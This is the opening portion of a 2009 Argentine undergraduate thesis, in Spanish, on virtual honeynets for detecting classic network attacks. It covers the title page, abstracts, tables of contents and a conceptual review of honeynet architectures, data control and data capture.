



# **UNIVERSIDAD NACIONAL DEL COMAHUE**

Facultad de Economía y Administración

Departamento de Ciencias de la Computación

Tesis para la Carrera

Licenciatura en Ciencias de la Computación

## **Detección y limitaciones de ataques clásicos con Honeynets virtuales**

Alumno: Fernández Hugo Héctor

Director: Sznek Jorge Eduardo  
Co-director: Grosclaude Eduardo

**NEUQUÉN**

**ARGENTINA**

Octubre 2009

# Resumen

Las Honeynets surgen como una herramienta de seguridad diseñada para ser sondeada, atacada y comprometida por hipotéticos intrusos. Se componen de entornos de redes, conjuntos de aplicaciones de análisis y monitoreo, y dispositivos de almacenamiento de eventos. Luego de realizada la instalación y configuración de todos estos componentes, la Honeynet queda dispuesta para recibir ataques con la intención de mantener un ambiente controlado para el estudio de los eventos ocurridos. Luego, mediante el análisis de esos eventos, es posible comprender los objetivos, tácticas e intereses que tienen los atacantes para el entorno propuesto.

En el presente trabajo, se han implementado dos Honeynets virtuales con sus correspondientes herramientas de seguridad sobre diferentes topologías de red, a los efectos de estudiar en cada caso un conjunto de ataques previamente seleccionado. Como resultado de la experimentación, se ha logrado estudiar el impacto de cada uno de los ataques en cada una de las Honeynets desplegadas y se analizó lo ocurrido para finalmente proponer metodologías de prevención o mitigación de las vulnerabilidades encontradas.

# Abstract

Honeynets emerge as a security tool designed to be surveyed, attacked and compromised by hypothetical intruders. They consist of network environments, sets of analysis applications and monitoring as well as events storage devices. After the installation and configuration of all these components are completed, the Honeynet is ready for receiving attacks aiming to maintain a controlled environment that will allow studying the occurred events. Then, by analyzing these events, it is possible to understand the goals, tactics and interests the attackers have for the environment set.

In the present research, two virtual Honeynets have been implemented with its corresponding security tools on different network topologies in order to study a set of attacks formerly selected in each case. As a result of the experimentation, it has been possible to study the impact of every attack in each of the Honeynets deployed and to analyze the results to finally propose methods to prevent or mitigate the vulnerabilities found.

# Índice de contenido

1. Introducción.....	8
2. Estado del arte de las Honeynets.....	10
2.1 Introducción .....	10
2.2 El ambiente de la seguridad de la información antes de las Honeynets.....	10
2.3 El primer despliegue.....	11
2.4 Honeynets de generación I.....	11
2.4.1 Arquitectura .....	11
2.4.2 Opciones para el control de datos.....	13
2.4.3 Funcionalidad para la captura de datos.....	13
2.5 Honeynets de generación II.....	13
2.5.1 Arquitectura.....	14
2.5.2 Control de datos.....	14
2.5.2.1 Modos de control de datos del honeywall.....	15
2.5.3 Captura de datos.....	15
2.6 Honeynets virtuales.....	15
2.6.1 Ventajas y desventajas de implementar Honeynets virtuales.....	16
2.6.2 Tipos de Honeynet virtual.....	16
2.6.2.1 Honeynets virtuales auto contenidas.....	16
2.6.2.2 Honeynet virtual híbrida.....	17
2.7 Honeynets distribuidas.....	18
2.7.1 Tipos de Honeynet distribuidas.....	18
2.7.1.1 Distribución física.....	18
2.7.1.2 Distribución en Granjas .....	19
3. Definiciones y justificaciones previas a la experimentación.....	22
3.1 Motivación y consideraciones generales.....	22
3.2 Topologías de red.....	22
3.2.1 Clasificaciones de topologías.....	22
3.2.1.1 Topologías físicas.....	23
3.2.1.2 Topologías lógicas.....	23
3.2.2 Topologías seleccionadas.....	24
3.3 Software utilizado en la Honeynet.....	29
3.3.1 Motivación y consideraciones generales.....	29
3.3.2 Disposición del software dentro de la red virtual.....	29
3.3.3 Virtualización.....	30
3.3.3.1 Justificación del uso de virtualización.....	30
3.3.3.2 Ventajas de la virtualización.....	31
3.3.3.3 Software de virtualización seleccionado.....	34
3.3.4 Sistemas de detección de intrusos (IDS).....	34
3.3.4.1 ¿Qué es la detección de intrusos?.....	35
3.3.4.2 ¿Cuáles son las razones por las cuales deberíamos utilizar un IDS?.....	35
3.3.4.3 Tipos de IDS.....	35
3.3.4.4 Fortalezas y limitaciones de los sistemas de detección de intrusos.....	39
3.3.4.5 Justificación del software NIDS/HIDS seleccionado.....	41
3.4 Ataques: Características, funcionamiento y software involucrado.....	42
3.4.1 ArpSpoofing.....	42
3.4.2 Fuerza Bruta.....	44
3.4.3 Flooding.....	46

3.4.4 Keylogger.....	47
4. Implementación y resultados de la experimentación.....	48
4.1 Ataque ArpSpoofing.....	48
4.1.1 Objetivo.....	48
4.1.2 Motivación.....	48
4.1.3 Características del ataque.....	48
4.1.4 Resultados.....	49
4.1.5 Análisis de los resultados.....	56
4.1.6 Contraindicaciones.....	56
4.2 Fuerza bruta (Brute force attack).....	56
4.2.1 Objetivo.....	57
4.2.2 Motivación.....	57
4.2.3 Características del ataque.....	57
4.2.4 Resultados.....	57
4.2.5 Análisis de los resultados.....	62
4.2.6 Contraindicaciones.....	63
4.3 Flooding.....	63
4.3.1 Objetivo.....	63
4.3.2 Motivación.....	63
4.3.3 Características del ataque.....	64
4.3.4 Resultados.....	64
4.3.5 Análisis de los resultados.....	68
4.3.6 Contraindicaciones.....	69
4.4 Linux Key Logger.....	69
4.4.1 Objetivo.....	69
4.4.2 Motivación.....	69
4.4.3 Características del ataque.....	70
4.4.4 Resultados.....	70
4.4.5 Análisis de los resultados.....	82
4.4.6 Contraindicaciones.....	82
5. CONCLUSIONES Y TRABAJO FUTURO.....	84
5.1 Conclusiones.....	84
5.2 Trabajo futuro.....	85
Anexo A. Instalación de software específico.....	86
A.1 Instalación del software de virtualización.....	86
A.2 Creación de particiones e instalación de las máquinas virtuales.....	87
A.3 Instalación y configuración de vde switch.....	95
A.4 Instalación y configuración de Ossec HIDS.....	96
A.5 Instalación y configuración de snort, mysql y php.....	98
Anexo B. Software de virtualización.....	104
B.1 QEMU.....	104
B.1.1 ACELERADOR DE QEMU (KQEMU).....	104
B.1.2 Hardware soportado para modo de emulación de sistema.....	105
B.1.3 Para emulación de usuario QEMU soporta los siguientes CPUs.....	105
B.1.4 QEMU simula los siguientes periféricos.....	105
B.1.5 Emulación de redes con QEMU.....	106
B.1.6 Emulador USB.....	106
B.1.7 Formato de la imagen de disco rígido.....	106
B.2 Virtual BOX.....	107
B.2.1 Funcionalidades que se encuentran bajo código cerrado.....	108
B.2.2 Detalles técnicos [vboxb].....	108

B.3 Vmware.....	108
B.3.1 Productos para clientes.....	108
B.3.2 Productos para servidores.....	109
B.3.3 Detalles técnicos.....	109
B.4 Xen.....	110
B.4.1 Versiones de Xen.....	110
B.4.2 Detalles técnicos:.....	110
Anexo C. Ataques seleccionados: Descripción y resultados obtenidos.....	112
C.1 Detalles de los resultados obtenidos para el ataque medusa.....	112
C.1.1 Detalles del HIDS durante el ataque realizado sobre la topología I.....	112
C.1.1 Detalles del archivo de log durante el ataque realizado sobre la topología I.....	113
C.1.2 Detalles del HIDS durante el ataque realizado sobre la topología II.....	115
C.1.3 Detalles del archivo de log durante el ataque realizado sobre la topología II... ..	115
C.2 Descripciones y detalles para el ataque Octopus.....	116
C.2.1 Código fuente .....	116
C.3 Tipos de Keyloggers.....	118
Referencias Bibliográficas.....	120

# Índice de figuras

Figura 1: Ejemplo de infraestructura de Honeynet GEN I.....	12
Figura 2: Arquitectura de la Honeynet Gen II.....	14
Figura 3: Arquitectura de la Honeynet virtual auto-contenida.....	16
Figura 4: Arquitectura de la Honeynet virtual híbrida.....	17
Figura 5: Envío de información desde cada Honeynet a un servidor central.....	19
Figura 6: Honeypot remoto unido a la Honeynet a través de un túnel VPN.....	20
Figura 7: Dispositivos físicos utilizados.....	24
Figura 8: Dominio de broadcast único.....	25
Figura 9: Traducción de direcciones.....	25
Figura 10: Topología I -tabla de ruteo de la MV I-.....	26
Figura 11: Topología I -tabla de ruteo de la MV II-.....	26
Figura 12: Topología II -tabla de ruteo de la MV I.....	27
Figura 13: Topología II -tabla de ruteo de la MV II.....	27
Figura 14: Tabla comparativa del software de virtualización.....	34
Figura 15: Algunos productos NIDS.....	41
Figura 16: Funcionamiento del protocolo ARP.....	43
Figura 17: DoS generada por el atacante (parte I).....	50
Figura 18: DoS generada por el atacante (parte II).....	51
Figura 19: Detalle del evento de seguridad Snort (parte I).....	52
Figura 20: Detalle del evento de seguridad Snort (parte II).....	53
Figura 21: Detalle del evento de seguridad Snort (parte III).....	54
Figura 22: Detalle del evento de seguridad Ossec.....	55
Figura 23: Informe del NIDS Snort sobre el ataque efectuado.....	66
Figura 24: Informe del HIDS Ossec sobre el ataque efectuado.....	67
Figura 25: Víctima ingresa a su webmail.....	72
Figura 26: Email recibido por el atacante luego de cumplidos los n kbytes.....	73
Figura 27: Informe de estado de eventos de seguridad de Snort.....	75
Figura 28: Informe de estado de eventos de seguridad Ossec (parte I).....	76
Figura 29: Informe de estado de eventos de seguridad de Ossec (Parte II).....	80
Figura 30: Informe de estado de eventos de seguridad de Ossec (Parte II - continuación -).....	81
Figura 31: Arranque de la máquina virtual y comienzo de la ejecución de la instalación del S.O. Fedora Core 5.....	89
Figura 32: Carga de módulos para la instalación.....	90
Figura 33: Solicitud de testeo del software a instalar.....	90
Figura 34: Asistente de instalación (parte I).....	91
Figura 35: Asistente de instalación (parte II).....	92
Figura 36: Asistente de instalación (parte III).....	92
Figura 37: Asistente de instalación (parte IV).....	93
Figura 38: Asistente de instalación (parte V).....	94
Figura 39: Inicio de la ejecución de la máquina virtual.....	95
Figura 40: Información del ataque medusa para la topología I (parte I).....	112
Figura 41: Información del ataque medusa para la topología I (parte II).....	113
Figura 42: Información del ataque medusa para la topología II.....	115

# CAPITULO 1

## 1. Introducción

Las redes y sus aplicaciones, y en particular Internet, han introducido nuevas posibilidades que también implican riesgos. Éstos surgen a partir de las *vulnerabilidades* que poseen los sistemas. La existencia de vulnerabilidades implica amenazas, cuya concreción son los *ataques*.

Las vulnerabilidades pueden ser aprovechadas, con diversos fines, por muchas clases de *atacantes*: expertos o legos; interesados en el recurso de información que piensan comprometer, o motivados por intenciones en contra de la organización que atacan. En los últimos años, la frecuencia de aparición de ataques ha crecido considerablemente [Wes04]. Este hecho, unido a las vulnerabilidades, descubiertas o latentes, en todo tipo de sistemas operativos y aplicaciones, convierte a cualquier organización en una víctima potencial. Este panorama plantea la necesidad de disponer de instrumentos que permitan descubrir y analizar los agujeros de seguridad que pueda presentar un sistema, así como las técnicas y herramientas utilizadas por los posibles atacantes.

Para prevenir o mitigar cualquier tipo de amenaza es necesario conocer y comprender las vulnerabilidades constitutivas del entorno. Una de las metodologías para esto es crear un ambiente de red controlado pero a la vez lo suficientemente atractivo para los atacantes, que permita detectar comportamientos maliciosos, para estudiarlos, entenderlos y actuar en consecuencia, ya sea de una manera proactiva o reactiva, sin perjudicar el ambiente de producción de la organización. Este es el fundamento de las Honeynets [Gall04]

Estos ambientes pueden construirse en base a sistemas total o parcialmente compuestos por elementos virtuales. La idea de virtualización ha sido aplicada, desde hace bastante tiempo, a diferentes aspectos y ámbitos de la informática, desde sistemas computacionales completos hasta capacidades o componentes individuales. El tema en común de todas las tecnologías de virtualización es ocultar los detalles técnicos a través de la encapsulación. La virtualización crea una interfaz externa que esconde una implementación subyacente mediante la combinación de recursos en locaciones físicas diferentes, o mediante la simplificación del sistema de control. Un reciente desarrollo de nuevas plataformas y tecnologías de virtualización han hecho que se vuelva a prestar atención a este maduro concepto.

El presente trabajo comprende el diseño, implementación y despliegue de dos Honeynets virtuales, la selección de cada una de las aplicaciones que la conforman y el conjunto de ataques a las cuales serán sometidas. El objetivo consiste en contrastar la información suministrada por cada uno de los despliegues, analizar dicha información, brindar una explicación relativa a lo ocurrido a partir de la información recolectada y proponer las distintas maneras de mitigar cada uno de estos ataques. En el capítulo siguiente nos referiremos al estado del arte del proyecto Honeynet; en el capítulo tres se describen las

topologías experimentales desplegadas, los ataques seleccionados y el conjunto de servicios y protocolos que intervienen en la experimentación; en el capítulo cuatro se describen los ataques realizados detallando para cada uno:

- ✓ Su objetivo.
- ✓ Las precondiciones que lo hacen posible.
- ✓ El software utilizado en el ataque.
- ✓ El desarrollo del ataque.
- ✓ Resultados obtenidos y análisis.
- ✓ Contramedidas para detectar o neutralizar el ataque

Finalmente, en el capítulo 5 se plantean las conclusiones globales del presente trabajo y algunas propuestas para trabajos futuros.

## CAPITULO 2

### 2. Estado del arte de las Honeynets

#### 2.1 Introducción

Durante los últimos años las intrusiones y los ataques informáticos a través de Internet se han incrementado notablemente. Este incremento en el número de incidentes ha venido acompañado por una clara evolución de las herramientas y técnicas utilizadas por los atacantes.

Parte de los responsables de estas acciones son usuarios avanzados que desarrollan sus propias aplicaciones y son capaces de crear y utilizar sofisticadas puertas traseras para introducirse en otros sistemas.

Esta idea generalizada, en muchos casos mitificada sobre el perfil de los intrusos, hace pensar que sólo serán objeto de ataque aquellos equipos que contengan información trascendente. Sin embargo, esto es un grave error. Los ataques selectivos dirigidos por expertos suponen un porcentaje muy pequeño de los que a diario se producen a través de la red. La mayor cantidad de incidentes que acontecen en Internet no van dirigidos contra equipos ni organizaciones específicas, sino que tienen como objetivo la víctima fácil. El blanco seleccionado puede ser cualquier equipo conectado a la red que posea una debilidad específica que el atacante busca y es capaz de aprovechar para conseguir el acceso al sistema [Secu].

Por otro lado, hoy no se necesita poseer un gran conocimiento sobre el funcionamiento de un sistema para poder atacarlo. De hecho, la mayoría de los intrusos se limita a utilizar herramientas creadas por otros, incluso muchas de ellas pueden descargarse directamente desde Internet y son muy simples de utilizar.

#### 2.2 El ambiente de la seguridad de la información antes de las Honeynets

La seguridad de la información en sus primeros tiempos era defensiva, ocupándose de mantener a los atacantes alejados. Hasta ese momento, las técnicas y tecnologías habían sido desarrolladas para detener los ataques. Por ejemplo: en el año 1992, Marcus Ranum llevó a cabo el desarrollo de los cortafuegos (firewalls) en su realse "TIS Firewall Toolkit"[Ranu92]. Esta colección de código fue utilizada como una de los primeros controles a redes públicas de acceso por pasarelas con el fin de evitar cualquier tipo de acceso no autorizado.

Durante aquellos tiempos, los profesionales de la seguridad realizaron intentos para aprender sobre los ataques y sus atacantes; sin embargo esos intentos fueron limitados en

esfuerzo y alcance, dado que mucha de la información obtenida y publicada estaba limitada en los detalles técnicos de los “exploits” utilizados por los invasores, haciendo énfasis en las vulnerabilidades del objetivo y en la explicación de como el exploit tomaba ventajas de esa vulnerabilidad. Un ejemplo de esto lo podemos apreciar en “Smashing the Stack for Fun and profit”[Alep].

Fue en Octubre del año 1999 cuando se formó un grupo de personas que buscaban aprender más acerca de ataques, amenazas y vulnerabilidades. Este grupo estaba compuesto en sus comienzos por: Marty Roersch (desarrollador del sistema de detección de intrusos llamado Snort [Snor]), Cris Brenton, J.D Glazer, Ed Skoudis y Lance Spitzner (autor de: The Honeynet Project [Hone04a]), autodenominados “Wargames mail list”, trabajaban en la construcción de computadoras que eran utilizadas para vulnerarse unas con otras, desarrollando de esta manera habilidades tanto para el ataque como metodologías de análisis para comprender como habían sido atacadas. Finalmente este grupo fue creciendo y se convirtió en lo que se conoce hoy como “The Honeynet Project”[Hone04b].

### 2.3 El primer despliegue

El primer despliegue consistió en exponer a una máquina a ser atacada, a la que se denominó honeypot. Se trabajó en la configuración de un firewall y en la preparación de una máquina víctima que pudiese capturar toda la actividad entrante y saliente. El trabajo estuvo basado en el paper “To Build a Honeypot” [Spit99]. El concepto fue simple: en lugar de desarrollar tecnologías que emulen sistemas que puedan ser atacados, se expone un sistema real detrás de un firewall para que sea atacado.

La idea fue que el firewall actúe como gateway, permitiendo a los atacantes ingresar al honeypot, pero limitando los sucesivos retornos. Dicho firewall realizaba el conteo de los intentos de inicios de conexiones salientes desde el honeypot hasta cierto umbral, que una vez alcanzado, bloqueaba todas las conexiones restantes [Hone04b].

## 2.4 Honeynets de generación I

### 2.4.1 Arquitectura

La arquitectura tipo de esta clase de Honeynet se compone de una máquina gateway (llamada firewall) responsable del control de datos y otra denominada (**IDS: Intrusion Detection System / Sistema de detección de intrusos**) que es responsable de la captura de datos Figura 1.




Figura 1: Ejemplo de infraestructura de Honeynet GEN I.

Básicamente la máquina firewall dispone de 3 interfaces de red (una es usada para conectarse a Internet, otra para conectarse a la Honeynet y la última para conectarse con el servidor de logs), todas las conexiones desde y para la Honeynet pasan a través de esta máquina gateway.

La máquina IDS/Sniffer posee dos interfaces, donde una de éstas posee una dirección IP para el manejo y recolección de datos. Por otro lado, el sniffing es realizado a través de la interfaz de red sin una dirección IP asignada (lo que se denomina “stealth sniffing”), este tipo de interfaces es más difícil de detectar y atacar directamente.

Cualquier número de máquinas víctima pueden ser desplegadas en la Honeynet y además pueden ejecutar distintos sistemas operativos.

Cabe destacar que la configuración del firewall es el principal elemento de defensa de esta generación de Honeynets. Las Honeynets GEN I tienen un firewall con una dirección IP operando en la capa 3, tal que es visible a los atacantes.

Características comunes del gateway de las Honeynets GEN I:

- Operan en la capa 3 (IP).
- Poseen una dirección IP visible a Internet.
- Pueden ser accedidas desde adentro (vía Honeynet) o bien desde afuera (desde Internet).
- Decrementa el TTL (time to live/tiempo de vida) de los paquetes de entrada.
- Puede realizar NAT.
- Puede utilizar cualquier característica de firewall, como: reject, drop silently y reenvío de conexiones a otras máquinas.
- Puede acelerar el ancho de banda usando herramientas provistas por el sistema operativo.

La principal ventaja es que es posible administrar remotamente el “Honeynet gateway” sin necesidad de efectuar ningún tipo de modificación en la red local Honeynet dedicada, tal que configurando el firewall, puede permitir la conexión remota seleccionando una IP de Internet y efectuar todas las configuraciones en forma remota.

#### 2.4.2 Opciones para el control de datos

Este proceso tiene dos objetivos: el primero, es presentar un escenario lo suficientemente real y seguro para los intrusos de manera de hacerlos sentir que poseen todo el ataque bajo control, y fundamentalmente para que actúen como suelen hacerlo al momento de comprometer otras máquinas víctimas. El segundo, es lograr que el ambiente generado garantice que el daño que se pueda ocasionar no pueda ir más allá del ambiente de la Honeynet.

El control de datos está dividido dentro de dos categorías:

- **Connection Blocking:** previene las conexiones excesivas desde la Honeynet, el grado de aceptación o denegación estará directamente relacionado con lo que uno quiera aprender y el riesgo que seamos capaces de asumir, debido a que permitir mayores conexiones nos brinda la posibilidad de aprender más pero también genera más riesgos.
- **Connection Limiting:** tiene como objetivo mitigar inundaciones por conexiones salientes, limitando anchos de banda, etc.

#### 2.4.3 Funcionalidad para la captura de datos

La captura de datos es una funcionalidad que nos permite recolectar y almacenar la evidencia tanto de la actividad de la red como de las máquinas intervinientes en los ataques a los que fueron expuestos. La captura de datos, no es solamente almacenar el log o el tráfico de red, sino que es una combinación de monitoreo de la actividad, observación del “modus operandi” del atacante y la capacidad de reconocer los distintos perfiles, para interpretar el o los ataques de una manera más acabada [Hone04c].

Las categorías de tecnologías para la captura de datos pueden estar agrupadas en 4:

- **Almacenamiento de las transacciones de red:** IP de origen y destino, protocolos y puertos involucrados.
- **Almacenamiento del tráfico de red:** Usualmente todo el tráfico en binario.
- **Almacenamiento de la captura del HOST:** Todo lo relativo a la actividad realizada en el host por el/los atacantes (puede incluir: imágenes del disco duro, logs del S.O., etc).
- **Alertas de los IDS:** Este es el más importante de todos y aunque esté basado en el tráfico obtenido, es donde las reglas definidas para los distintos patrones de tráfico nos permiten encontrar y/o tomar medidas.

### 2.5 Honeynets de generación II

La creación de esta nueva “generación de Honeynets” surge debido a que las “GEN I”

fueron fáciles de detectar. Principalmente la posibilidad de monitorear a los atacantes por un período lo suficientemente largo fue bastante baja. Este problema se manifiesta debido a limitaciones inherentes de la propia implementación: primero, las restricciones en el número de conexiones salientes desde la Honeynet y segundo, el excesivo uso de la capa 3 (modelo OSI) en la comunicación en dispositivos críticos como firewall, IDS y servidores de logs. Al revelar su existencia incrementaba notablemente el riesgo de ser objetivos de ataque.

Con las Honeynets de segunda generación, se mejoró el modo de operación de manera de mantener a los atacantes por más tiempo en la red trampa, y así poder aprender más de su actividad. El proceso de control de datos es más inteligente en GEN II y por otro lado, tanto el control de datos como el control de captura fueron implementados en un único dispositivo, “The Honeywall”; logrando de esta manera obtener despliegues más fáciles y seguros disminuyendo a su vez los tiempos por mantenimiento.

### 2.5.1 Arquitectura

El Honeynet gateway (honeywall) es el componente más crítico de toda la arquitectura posee 3 interfaces de red, donde se conectan: la red de producción, la Honeynet y la interfaz de administración Figura 2.




Figura 2: Arquitectura de la Honeynet Gen II.

### 2.5.2 Control de datos

Todo el tráfico desde y hacia la Honeynet fluye a través del honeywall, permitiendo de esta manera la intervención tanto del firewall como de los componentes **IDS** (Intrusion Detection System / Sistema de Detección de intrusos) o **IPS** (Intrusion Prevention System / Sistema de Prevención de intrusiones) sobre los datos que viajan por la red. La primera capa de control, consiste en el manejo de las conexiones salientes a través del firewall, permitiendo conexiones hasta llegar a un umbral determinado, a diferencia de las Honeynets de Gen I que sólo permitían valores muy bajos, lo cual hacía muy corta la permanencia del atacante. Mientras que la segunda capa de control de datos se conforma por los componentes IDS y/o

IPS.

### 2.5.2.1 Modos de control de datos del honeywall

Como enunciamos previamente, este tipo de Honeynet requiere dos capas de control: la capa de control a nivel de puerta de enlace de la red y la capa de IDS y/o IPS. Estas capas se complementan unas con otras proveyendo lo siguiente:

- Contención y control de la actividad que realizarán los atacantes dentro de la Honeynet.
- Magnificación de la apariencia de “libertad” a los atacantes que están dentro de ella lo que permitirá aprender más sobre el ataque.

Ambas capas son implementadas en el honeywall, como dispositivos de control, de manera que pueden operar en los siguientes modos:

- **Limitación de la tasa de conexión:** Utilizando un firewall y configurándolo para prevenir exceso en el número de conexiones salientes desde cada uno de los honeypots intervinientes. Por ejemplo: limitando el número de conexiones a cierto número por hora.
- **Rechazo de paquetes:** Es un método mucho más inteligente debido a que está basado en el rechazo selectivo de paquetes maliciosos. Éste toma lugar dentro de la segunda capa si se estuviese utilizando IPS.
- **Reemplazo de paquetes:** Es un método de protección adicional, basado en IPS, para detectar o disuadir ataques. De manera que, los paquetes no son eliminados, pero se les efectúan cambios con el propósito de dejarlos inofensivos.

### 2.5.3 Captura de datos

Las Honeynets Gen II aplican las mismas tácticas que en Gen I pero introduciendo mejoras en los métodos y herramientas, la recolección de la información es efectuada en 3 (tres) capas. Éstas son: el firewall, el IDS/IPS y los honeypots.

La captura de datos es llevada a cabo por el IDS residente y el firewall. Los logs del firewall nos brindan información acerca de todas las conexiones entrantes y salientes, y por otro lado, el IDS nos da alertas sobre los patrones de ataques conocidos, esta primera etapa nos informa acerca de toda la actividad dentro de la Honeynet.

Con el objeto de obtener un panorama más amplio de toda la actividad, involucramos a toda la información suministrada por el honeypot a través de sus logs, logrando de esta manera tener nuestra tercera capa de captura de información [Hone04d].

## 2.6 Honeynets virtuales

Las Honeynets virtuales son un concepto relativamente nuevo, la idea consiste en combinar todos los elementos físicos de una Honeynet dentro de una única computadora, utilizando para ello software de virtualización. Éstas no son realmente una nueva tecnología; simplemente se toman los conceptos discutidos en los capítulos previos y se implementa en una única computadora física, logrando un gran simplicidad en los despliegues a través del software de virtualización.

### 2.6.1 Ventajas y desventajas de implementar Honeynets virtuales

Las *principales ventajas* de las Honeynets virtuales son la gran reducción en los costos y la facilidad del mantenimiento de toda la infraestructura, esto se debe a que todo está integrado en un único sistema, y a que es absolutamente factible diseñar y poner en funcionamiento una Honeynet como la que hemos visto anteriormente.

Aunque por otro lado, debemos tener en cuenta las desventajas inherentes que las Honeynets virtuales acarrearán:

- **Limitaciones inherentes:** Limitados tipos de sistemas operativos que se pueden desplegar debido al hardware subyacente y al software de virtualización utilizado.
- **Incremento en los riesgos:** Específicamente, los atacantes podrían comprometer la seguridad de la máquina física, obteniendo todo el control de la Honeynet y de esta manera podrían corromper todos los mecanismos tanto de control como de captura de información.
- **Riesgo de fingerprinting:** Fingerprinting es la habilidad para identificar la Honeynet en forma remota o local. Las Honeynets virtuales poseen “firmas” que las hacen únicas (como resultado de la virtualización). Los atacantes podrían identificar estas “firmas” y detectar de esta manera el propósito de nuestra Honeynet.

### 2.6.2 Tipos de Honeynet virtual

Existen dos tipos de Honeynets virtuales: las denominadas “auto contenidas” y las híbridas.

#### 2.6.2.1 Honeynets virtuales auto contenidas

Este tipo de Honeynets posee toda la funcionalidad de las otras (incluyendo todos los honeypots), pero contenida en un único sistema físico. Como se puede ver en la Figura 3, es una única máquina con varios sistemas operativos y con todos los dispositivos de control y captura.




Figura 3: Arquitectura de la Honeynet virtual auto-contenida.

Algunas ventajas de este tipo de Honeynets son:

- **Portabilidad:** Debido a que sólo requieren de una sola máquina física es posible efectuar los despliegues en cualquier lugar.
- **Sistemas plug and catch:** Es posible crear Honeynets estandarizadas y desplegarlas de una forma sencilla dentro de una gran red en producción, logrando un gran ahorro de tiempos ya que no se necesita ningún tipo de infraestructura adicional.
- **Son económicas y ocupan poco espacio:** Sólo es necesario una única máquina, un puerto disponible para conectar la P.C. a la red y brindar energía para ella.

Algunas desventajas asociadas a este tipo de Honeynets son:

- **Existe un único punto de falla:** Si se presentara algún problema con el hardware la Honeynet quedaría fuera de servicio.
- **Necesidad de altas prestaciones:** Si bien se requiere una única máquina para poder efectuar el despliegue de la Honeynet, dicha máquina debe poseer grandes recursos de memoria, almacenamiento y velocidad de procesamiento.
- **Especiales asuntos de seguridad:** Debido a que toda la Honeynet está montada en una única máquina y teniendo en cuenta que comparte todos sus recursos de hardware, si un atacante compromete la misma, es posible que se apodere de cualquier parte del sistema, incluyendo el gateway.
- **Limitaciones de software:** Al tener que ejecutarse todo en una única computadora, nos vemos limitados en los tipos de software a utilizar. Por ejemplo, es dificultoso hacer funcionar Cisco Internetwork Operating System (IOS) sobre un chip set Intel.

### 2.6.2.2 Honeynet virtual híbrida

Este tipo de Honeynets es una combinación de las Honeynets clásicas y de las de software de virtualización. El honeywall es el responsable de la captura y control de los datos, siendo éste un sistema separado y aislado, lo que reduce el riesgo de compromiso. Sin embargo todos los honeypots corren sobre una única máquina física (véase Figura 4)




Figura 4: Arquitectura de la Honeynet virtual híbrida.

Algunas ventajas de este tipo de Honeynets son:

- **Son más seguras:** A diferencia de las auto contenidas, si un atacante compromete la máquina física (que virtualiza todo el sistema), se preserva el control de la situación a través del honeywall que reside en una máquina física diferente.
- **Flexibilidad:** Es posible utilizar una muy diversa cantidad de software y hardware para que actúe en el honeywall. Por ejemplo, en lugar de utilizar un software para la captura de la información, se podría utilizar algún dispositivo de hardware para que efectúe ese trabajo (ej. Cisco PIX).

Algunas desventajas asociadas a este tipo de Honeynets son:

- **Decremento de la portabilidad:** Al estar constituida por más de una máquina hace más dificultoso poder mover la infraestructura.
- **Incrementa los costos y aumenta el espacio:** Se produce un incremento en los costos ya que son necesarios más equipamiento y conexiones, incrementando de esta manera el espacio físico para dar lugar a todo el equipamiento necesario [Hone04e].

